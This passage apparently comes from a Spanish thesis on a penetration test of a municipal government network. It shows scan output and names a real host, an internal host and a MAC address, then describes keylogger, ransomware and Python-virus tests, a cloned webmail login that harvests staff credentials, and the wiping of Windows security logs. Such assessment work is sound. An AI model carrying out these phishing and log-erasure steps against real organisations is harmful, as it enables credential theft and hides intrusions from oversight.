
FTP - 21	Error: ConnectionRefused
SMTP - 25	220-154-16-202-160.cprapid.com ESMTP Exim 4.96 #2 Fri, 03 Mar 2023 18:42:04 +0100 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail. 421 154-16-202-160.cprapid.com lost input connection
HTTP - 80	HTTP/1.1 301 Moved Permanently Date: Fri, 03 Mar 2023 17:42:05 GMT Server: Apache Location: https://municipiobolivar.gob.ec/ Connection: close Content-Type: text/html; charset=iso-8859-1
POP3 - 110	+OK Dovecot ready.
IMAP - 143	* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE NAMESPACE LITERAL
HTTPS - 443	Error: A call to SSPI failed, see inner exception.

-- end --

4.2.3.5 Reconocimiento activo superficial

En esta parte se identifica puntos clave con relación directa al objetivo, con el objetivo de encontrar actividad y así realizar un análisis más profundo

Figura 44: *Análisis en profundidad con Maltego*




4.2.3.6 Reconocimiento activo en profundidad

Aquí, los objetos previamente identificados se utilizan para la ejecución. Se comprueba puertos, protocolos y servicios disponibles y principalmente, que tan actual está el software instalado en estos.

Figura 45: *Análisis de Sistemas Operativos instalados*

```
Nmap scan report for ESTEBANHERRERA (192.168.0.125)
Host is up (0.00032s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
1042/tcp open  afrog
1043/tcp open  boinc
MAC Address: D8:C0:A6:0F:42:4D (AzureWave Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 6.2-RELEASE (95%), Microsoft Windows 10 (93%), Microsoft Windows Server 2008 or 2008 B
eta 3 (91%), Microsoft Windows Server 2008 SP1 (87%), m0n0wall 1.3b11 - 1.3b15 (FreeBSD 6.3) (86%), Juniper SRX-serie
s firewall (JUNOS 12.1) (86%), Juniper Networks JUNOS 12 (86%), Juniper Networks JUNOS 9.0R2.10 (86%), Microsoft Wind
ows 10 1703 (86%), Microsoft Windows 10 1511 - 1607 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Figura 46: *Ataques de contraseñas a Sistemas Operativos con Windows 10*



4.2.3.7 Análisis de vulnerabilidades

Comienza a identificar posibles vulnerabilidades en la infraestructura instalada y sus componentes de software, lo cual es un paso crítico en el análisis ya que se pueden eliminar algunos falsos positivos.

4.2.3.8 Explotación o ataque puro

La explotación o ataque puro es una fase crucial en el hacking ético, que se lleva a cabo después de haber recopilado información y realizado un análisis de vulnerabilidades sobre el objetivo en cuestión. Esta fase se lleva a cabo dentro de la metodología de Offensive Security, que se enfoca en utilizar técnicas y herramientas similares a las que utilizaría un atacante malintencionado para identificar y explotar vulnerabilidades en los sistemas objetivo.

La explotación o ataque puro se basa en el intento de aprovechar las debilidades encontradas para lograr acceder a un sistema o red, obtener información sensible o causar daño al objetivo en cuestión. Esta fase es muy importante, ya que permite al equipo de hacking ético demostrar la efectividad de las vulnerabilidades encontradas y comprobar si pueden ser explotadas para lograr un acceso no autorizado.

Figura 47: *Robo y espionaje de información con un Keylogger*

Figura 48: *Robo de información del Disco local C*




Figura 49: *Archivos cifrados con Ransomware*




Figura 50: *Infección con virus creado en Python*




Figura 51: *Uso de la herramienta settoolkit*




Figura 52: *Selección de la opción website attack vectors*




Figura 53: *Selección de la herramienta Harvester*





Figura 54: *Clonado de página del Correo Institucional para obtención de credenciales*



Para este ataque creamos un formulario falso en un sitio web que parece legítimo pero que en realidad envía los datos a un servidor controlado por el atacante. Cuando los empleados del municipio ingresan su información personal en el formulario y hacen clic en "Enviar", la información se envía a través de una solicitud POST a un servidor malicioso, lo que permite que el atacante obtenga acceso a los datos.

4.2.3.9 Borrado del rastro

Los pasos típicos que se siguen para realizar un borrado de rastro en la metodología de Offensive Security:

- Identificación de los activos sensibles: Antes de comenzar con el borrado de rastro, es importante identificar todos los activos sensibles que se han manipulado durante la evaluación. Esto puede incluir credenciales de inicio de sesión, archivos de configuración, registros de actividad, etc.

Tabla 21. Ordenadores manipulados

TIPO DE ORDENADOR	CANTIDAD
Servidores	2
Ordenadores	38
Ordenadores en el área de tics	2

- Eliminación de los activos sensibles: Una vez identificados los activos sensibles, es necesario eliminarlos de manera segura y definitiva. Esto puede implicar la eliminación de archivos, bases de datos, o incluso el formateo completo de los discos duros.
- Borrado de los registros y las trazas: Además de eliminar los activos sensibles, es necesario borrar todas las trazas que se hayan dejado durante la evaluación. Esto puede incluir registros de actividad, historiales de navegación, archivos de configuración, etc.
- Limpieza de la memoria y los cachés: Es importante asegurarse de que no se hayan quedado rastros de la evaluación en la memoria o los cachés de los sistemas evaluados. Para ello, se pueden utilizar herramientas de limpieza de memoria o incluso reiniciar completamente los sistemas.
- Verificación de la eliminación de los rastros: Una vez completado el borrado de rastro, es importante verificar que no se hayan dejado rastros de la evaluación. Esto puede implicar revisar los registros de actividad.

Figura 55: *Seguridad en el visor de eventos*




Figura 56: *Borrado de registro de seguridad*





Figura 57: *Verificación de borrado de huellas*



4.2.3.10 Reportes

Al final de la metodología se llega a esta fase en donde, la información recopilada se estructura para crear informes de gestión e informes técnicos para el área de TIC. Aquí se consolidará la información obtenida, se obtiene la información detallada de los resultados obtenidos no solo a nivel de prueba, sino también en las entrevistas, hallazgos y todo el proceso de evaluación a nivel general.

El reporte se enfoca en la generación de un informe para el cliente que va de la siguiente manera: en lenguaje cotidiano, sin utilizar términos técnicos en lo posible, demostrando la lo encontrado en base a los objetivos planteados durante la planeación. Sus fortalezas y debilidades se destacan junto con las recomendaciones básicas sobre como corregir las vulnerabilidades identificadas.

INTRODUCCIÓN

